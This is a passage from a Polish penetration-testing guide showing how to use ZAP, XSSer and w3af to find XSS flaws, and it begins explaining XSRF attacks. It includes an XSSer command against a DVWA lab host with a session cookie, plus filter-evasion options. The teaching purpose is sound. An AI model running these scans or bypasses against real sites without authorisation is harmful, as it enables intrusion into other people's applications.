
Standardowo ZAP działa jako pasywny proxy, tzn. nie przechwytuje aktywnie ruchu, dopóki użytkownik nie ustawi punktu wstrzymania na adresie URL, wobec którego chciałby przechwycić żądanie i odpowiedź. ZAP można znaleźć w sekcji *Applications/Web Application Analysis* (aplikacje/analiza aplikacji sieciowych).

W tym przypadku narzędzia ZAP użyjemy do identyfikacji luk XSS w aplikacjach sieciowych. Podobnie jak w przypadku każdego pośrednika (ang. *proxy*), najpierw należy skonfigurować przeglądarkę internetową tak, aby przesyłała przez niego ruch. Przeglądarkę można skonfigurować własnoręcznie albo za pomocą specjalnego dodatku o nazwie FoxyProxy do Firefoksa, który też wymaga wstępnej konfiguracji. Po jej dokonaniu pozostaje wybrać ustawienia proxy z menu rozwijanego, jak pokazano na poniższym rysunku:




ZAP to wszechstronne narzędzie do testowania aplikacji sieciowych. Na karcie *Sites* (witryny), znajdującej się w lewym górnym rogu okna, znajduje się lista wszystkich odwiedzonych serwisów. Podczas przeglądania portalu program prowadzi w tle pasywne skanowanie i próbuje wykryć luki za pomocą analizy stron.

Narzędzie sprawdza żądania i odpowiedzi HTTP, aby stwierdzić, czy istnieje możliwość występowania jakiejś luki w zabezpieczeniach. Wykryte usterki wyświetla na znajdującej się u dołu okna karcie *Alerts* (powiadomienia). Na rysunku na następnej stronie widać, że program znalazł ciasteczka ustawiane bez użycia znacznika `HTTPOnly`:




Określanie zakresu i wybór trybów


Po skonfigurowaniu przeglądarki do współpracy z ZAP program ten wyświetla wszystkie odwiedzane strony w okienku *Sites* po lewej stronie. Podczas testu penetracyjnego ważne jest, aby zidentyfikować określone cele, dlatego należy zdefiniować zakres witryn. W tym celu kliknij prawym przyciskiem myszy interesujący Cię adres URL, rozwiń menu *Include in Context* (dodaj do kontekstu) i kliknij pozycję *New context* (nowy kontekst), aby utworzyć nowy zakres dla tego adresu. Adresy dodane do zakresu są oznaczone specjalną ikoną: .




Jeżeli w witrynie stosowane jest uwierzytelnianie za pomocą formularza i treść można obejrzeć tylko po zalogowaniu, adres URL strony uwierzytelniania należy oznaczyć jako *Form-based Auth Login request* (żądanie autoryzacji logowania za pomocą formularza), jak pokazano na poniższym rysunku:



W oknie konfiguracji wybierz opcję *Authentication* (uwierzytelnianie), a następnie skonfiguruj parametry nazwy użytkownika i hasła. W opcji *Users* (użytkownicy) zdefiniuj nazwę użytkownika i hasło, a następnie wybierz tego użytkownika w opcji *Forced User* (wymuszany użytkownik):



Po skonfigurowaniu tych trzech opcji w oknie głównym zostanie aktywowana opcja *Forced User Mode* (tryb użytkownika wymuszonego):



Po włączeniu opcji *Forced User Mode* każde żądanie przesyłane przez ZAP będzie automatycznie uwierzytelniane. Jeżeli użytkownik zostanie wylogowany podczas skanowania, automatycznie nastąpi ponowne zalogowanie.

Tryby działania

ZAP można skonfigurować do działania w kilku trybach. W lewym górnym rogu okna znajduje się lista rozwijana zawierająca trzy tryby:

- ***Safe mode*** **(tryb bezpieczny)** — w tym trybie ZAP skanuje aplikację w sposób nieintruzyjny, tzn. działa jak skaner pasywny, próbując zidentyfikować najprostsze błędy, takie jak możliwość przeglądania katalogów czy wycieki informacji. Narzędzie aktywnie nie wchodzi w interakcje z aplikacją, więc nie ma możliwości wykrycia poważnych błędów zabezpieczeń, takich jak luki XSS.

- ***Protected mode*** **(tryb chroniony)** — wybierając tryb chroniony, można stosować agresywne techniki skanowania w odniesieniu do adresu URL określonego w zakresie.
- ***Standard mode*** **(tryb standardowy)** — w tym trybie można stosować wszystkie agresywne metody skanowania, bez względu na to, czy dany adres URL jest w zakresie, czy nie.


Polityka skanowania i atak

Za pomocą narzędzia ZAP można szukać wszystkich najważniejszych luk w zabezpieczeniach, ale my wykorzystamy go przede wszystkim do szukania luk umożliwiających przeprowadzanie ataków XSS. W związku z tym musimy zdefiniować politykę skanowania, aby skonfigurować reguły XSS w ramach aktywnego skanowania.

Na górze znajduje się menu o nazwie *Analyse* (analizuj), w którym należy kliknąć pozycję *Scan Policy* (polityka skanowania). Spowoduje to otwarcie okna konfiguracji. Obok nazwy każdego testu znajdują się opcje *Threshold* (próg) i *Strength* (moc) — zobacz rysunek na następnej stronie.

Poniżej znajduje się szczegółowy opis tych opcji:

- ***Threshold*** — ta opcja określa poziom niezawodności luk wykrytych w teście. Ustawienie *Low* (niski) powoduje, że częściej będą występować fałszywe wyniki dodatnie. Ustawienie *High* (wysoki) pozwala znaleźć mniej luk. Wprawdzie dzięki temu otrzymamy mniej fałszywych wyników dodatnich, ale jednocześnie możemy przeoczyć coś ważnego. Dlatego najlepiej jest wybrać ustawienie pośrednie, czyli opcję *Medium*.



- ***Strength*** — ta opcja określa liczbę testów, które ZAP ma wykonać w celu potwierdzenia istnienia luki. Wybór ustawienia *Low* sprawi, że ZAP przetestuje wykrytą lukę przy użyciu mniejszej liczby pakietów danych i test szybciej dobiegnie końca. Z drugiej strony, ustawienie *High* zapewni wypróbowanie


większej liczby metod ataku, co wydłuży czas trwania testu. Opcja *Insane* (bez umiaru), jak wskazuje nazwa, powoduje wykonanie bardzo dużej liczby ataków i powinno się z niej korzystać tylko w warunkach laboratoryjnych i w środowiskach kontrolowanych.

Aby skonfigurować politykę dotyczącą luk XSS, należy podać jej nazwę i z lewej strony w sekcji *Injection* wyłączyć wszystkie testy z wyjątkiem *cross-site scripting* (*persistent*) i *cross-site scripting* (*reflected*). Jeśli zamierzasz jeszcze kiedyś wykorzystać tę politykę, kliknij przycisk *Save Policy* (zapisz politykę). Następnie kliknij prawym przyciskiem myszy docelowy adres URL i przejdź do *Attack/Active scan all in scope* (atak/aktywne skanowanie wszystkich w zakresie).

W efekcie ZAP rozpocznie swoje czary i wyświetli powiadomienia o wszystkich znalezionych lukach XSS u dołu okna na karcie *Alerts*. Kliknięcie jednego z powiadomień spowoduje wyświetlenie wysłanego do serwera żądania HTTP, które spowodowało ujawnienie luki. Na rysunku na następnej stronie widać, że wstrzyknięto skrypt do parametru `author`.

XSSer

Program Cross Site Scripter (XSSer) to narzędzie do automatycznego wykrywania i wykorzystywania luk XSS. W Kali Linuksie dostępna jest wersja 1.6 (*beta*). Program ten zawiera kilka opcji umożliwiających obejście filtrów danych wejściowych zaimplementowanych przez twórców atakowanej aplikacji.




Funkcje

Oto niektóre najważniejsze funkcje programu XSSer:

- narzędzie wiersza poleceń i interfejs graficzny;
- wyświetlanie szczegółowych danych dotyczących ataku;
- wstrzykiwanie kodu za pomocą metod `GET` i `POST`;
- możliwość dodania ciasteczka w odniesieniu do witryn wymagających uwierzytelniania;
- możliwość ustawiania różnych pól nagłówka HTTP, np. `Referrer` i `User-Agent`;
- różne techniki obchodzenia filtrów, np. stosowanie kodowania dziesiętnego i szesnastkowego oraz korzystanie z funkcji `unescape()`.

Graficzny interfejs użytkownika (ang. *graphical user interface* — GUI) programu XSSer można uruchomić wprost z poziomu powłoki za pomocą opcji `-gtk`. Zawiera on także kreator dla nowych użytkowników, który zadaje kilka pytań i na podstawie otrzymanych odpowiedzi tworzy szablon. Po zdefiniowaniu wszystkich opcji dotyczących planowanego testu należy kliknąć przycisk *Aim* (celuj), aby pozwolić programowi działać (zobacz rysunek na następnej stronie).



Skrót *gtk* oznacza Gimp Toolkit, czyli zestaw narzędzi używany przez programistów do tworzenia graficznych interfejsów do programów.

Doświadczeni hakerzy wolą posługiwać się wierszem poleceń. Za pomocą polecenia `xsser -help` można wyświetlić listę obsługiwanych przez narzędzie opcji. Najważniejsze polecenia są wymienione w poniższej tabeli:

Opcja	Opis
`-u`	Określa docelowy adres URL
`-g`	Wstrzykuje skrypt w określonym parametrze `GET`
`-p`	Wstrzykuje skrypt w określonym parametrze `POST`
`--heuristic`	Próbuje się dowiedzieć, które znaki filtruje aplikacja
`--cookie`	Wstawia ciasteczko do żądania HTTP
`-s -v`	Opcje wyświetlające statystyki i pełne dane wynikowe

XSSer to zaawansowane narzędzie zawierające znacznie więcej opcji niż wymieniono w tej tabeli, ale ten zestaw powinien wystarczyć na dobry początek.

Poniżej przedstawiam przykład testu aplikacji sieciowej podatnej na ataki XSS. Aplikacja ta wymaga uwierzytelniania, po którego dokonaniu ustawia ciasteczko identyfikujące użytkownika w następnych operacjach. Ciasteczko to jest przesyłane w żądaniu za pomocą opcji `-cookie`. Parametr do przetestowania jest przekazywany za pomocą opcji `-g`, tak jak w metodzie `GET`:

```
xsser -u "http://192.168.1.72/dvwa/vulnerabilities/" -g
"xss_r/?name=" --cookie="security=low;
PHPSESSID=n78lph8ojlpOkhpli1ms3s73h5" -s –v
```

Ze względu na użycie opcji `Verbose` w wynikach pokazane są też różne domyślne opcje ustawione przez program XSSer. XSSer wstrzykuje parametr i próbuje się dowiedzieć, czy jest on podatny na atak XSS, jak widać na rysunku na następnej stronie.

w3af

Kolejnym ciekawym narzędziem w systemie Kali Linux jest środowisko do przeprowadzania audytów i atakowania aplikacji sieciowych, którego skrótowa nazwa brzmi w3af. Użyłem słowa „środowisko", ponieważ jest to niezwykle bogato wyposażony program. Obsługuje się go za pomocą menu. Zawiera liczne bardzo przydatne i pozwalające oszczędzić czas funkcje, takie jak automatyczne uzupełnianie podobne do tego w Metasploicie, i może się pochwalić wyjątkowo bogatą bazą wtyczek.


Na szczególną uwagę zasługuje funkcja tworzenia ładunków do hakowania aplikacji sieciowych. Wykorzystywanie luk w aplikacjach sieciowych i uzyskiwanie dostępu do komputera docelowego przez wysłanie własnego ładunku danych zawsze jest trudne, ale środowisko w3af zawiera wtyczki, dzięki którym ta faza staje się nieco mniej uciążliwa, oraz umożliwiające integrację z Metasploitem, dzięki czemu można wysłać ładunek Metasploita do komputera docelowego i użyć go w późniejszej fazie eksploracji.

Wtyczki


Wtyczki w programie w3af są podzielone na kilka kategorii, z których najważniejsze opisałem poniżej:

- ***Crawl*** **(przeglądanie stron)** — wtyczki z tej kategorii służą do przeglądania zawartości stron i identyfikacji nowych adresów URL. Znajdują potencjalne punkty wstrzykiwania kodu, które mogą być wykorzystane przez inne wtyczki.
- ***Audit*** **(audyt)** — jest to grupa wtyczek wykorzystujących punkty wstrzykiwania kodu wykryte przez wtyczki z kategorii *Crawl* i sprawdzających ich podatność na ataki.
- ***Grep*** — te wtyczki służą do identyfikacji najprostszych zdobyczy, takich jak strony błędów, komentarze, nagłówki HTTP i różne usterki powodujące wyciek informacji. Dane są zdobywane przez analizę żądań i odpowiedzi.
- ***Infrastructure*** **(infrastruktura)** — są to wtyczki do badania serwera docelowego oraz identyfikowania systemu operacyjnego, wersji bazy danych i zdobywania informacji dotyczących DNS.
- ***Output*** **(wyniki)** — wtyczki z tej kategorii definiują format wyników.
- ***Auth*** **(autoryzacja)** — w aplikacjach wymagających uwierzytelniania wtyczka ta dostarcza podane wcześniej nazwę użytkownika i hasło, dzięki czemu możliwe jest automatyczne uwierzytelnianie w aplikacji.

Narzędzie w3af znajduje się w sekcji *Applications/Web Application Analysis*. Ewentualnie można też uruchomić narzędzie wiersza poleceń, wpisując w terminalu polecenie `w3af_console`. Po jego wykonaniu za pomocą polecenia `help` można wyświetlić listę dostępnych możliwości:




Aby wyświetlić wszystkie kategorie wtyczek, należy wykonać polecenia `plugins` i `help`. Aby wyświetlić szczegółowe informacje o różnych wtyczkach dostępnych w wybranej kategorii, należy wpisać nazwę kategorii, np. `audit`, jak widać na poniższym rysunku:



Aby przygotować wybraną wtyczkę do użycia, należy wpisać nazwę kategorii i kilka pierwszych znaków nazwy tej wtyczki, a następnie nacisnąć klawisz *Tab*.


Interfejs graficzny

Sposób testowania luki XSS zademonstruję na przykładzie z użyciem graficznego interfejsu użytkownika programu w3af. Program ten ma kilka gotowych profili zawierających wybór wtyczek zgrupowanych w jeden pakiet. Na przykład profil OWASP_TOP10 może wybrać ktoś, kto chce przetestować adres URL pod kątem dziesięciu najczęściej spotykanych luk bezpieczeństwa aplikacji sieciowych według organizacji OWASP:




Aby sprawdzić wybrany adres URL pod kątem luk XSS, należy wybrać wtyczkę XSS z kategorii audytowej. Jeżeli test ma dotyczyć luki XSS z utrwaleniem, u dołu ekranu należy wybrać opcję `persistent_xss`. Następnie wystarczy podać docelowy URL i kliknąć przycisk *Start* (zobacz pierwszy rysunek na następnej stronie).

W oknie *Log* zostanie wyświetlona informacja o wykrytej luce XSS wraz z identyfikatorem żądania, który można powiązać z konkretnymi żądaniami wysłanymi do aplikacji docelowej. W tym okienku wyświetlany jest też stan skanowania (zobacz drugi rysunek na następnej stronie).



Aby się dowiedzieć, która para żądanie-odpowiedź spowodowała ujawnienie usterki, należy przejść do okna *Results* (wyniki), w którym znajdują się zarówno nagłówki, jak i treść obu tych elementów komunikacji. W poniższym przykładzie podatny na ataki jest parametr `page`:



Luki typu XSRF

Luki typu XSRF (ang. *cross-site request forgery*) są często mylnie uważane za luki podobne do XSS. Jednak w ataku XSS haker wykorzystuje zaufanie, jakim użytkownik darzy wybraną witrynę, i dzięki temu skłania go do wykonania swoich skryptów. Natomiast sednem ataków XSRF jest wykorzystanie zaufania, jakim witryna darzy przeglądarkę użytkownika, w efekcie czego wykonuje wszelkie żądania pochodzące od uwierzytelnionej sesji bez weryfikacji, czy rzeczywiście użytkownik chciał daną czynność wykonać.

W ataku XSRF napastnik wykorzystuje fakt, że użytkownik jest już uwierzytelniony w aplikacji, dzięki czemu wszystko, co klient wyśle do serwera, zostanie potraktowane jako legalna działalność.

Jeśli nie zostaną wdrożone odpowiednie zabezpieczenia, w ataku XSRF może zostać wykorzystana każda funkcja aplikacji sieciowej, która wymaga choćby jednego żądania w ramach uwierzytelnionej sesji. Oto kilka czynności, jakie napastnik może wykonać w ramach ataku typu XSRF:

- zmiana danych użytkownika w aplikacji sieciowej, np. adresu e-mail i daty urodzenia;
- wykonanie nielegalnych transakcji bankowych;
- nieuczciwe głosowanie na stronach internetowych;
- dodawanie pozycji do koszyka bez wiedzy właściciela w sklepie internetowym.

Warunki powodzenia ataku

Powodzenie wykorzystania luki XSRF zależy od kilku czynników:

- Ponieważ atak XSRF polega na wykorzystaniu uwierzytelnionej sesji, ofiara musi utworzyć aktywną uwierzytelnioną sesję w aplikacji docelowej. Ponadto aplikacja ta musi zezwalać na wykonywanie transakcji w sesji bez dodatkowego uwierzytelniania.
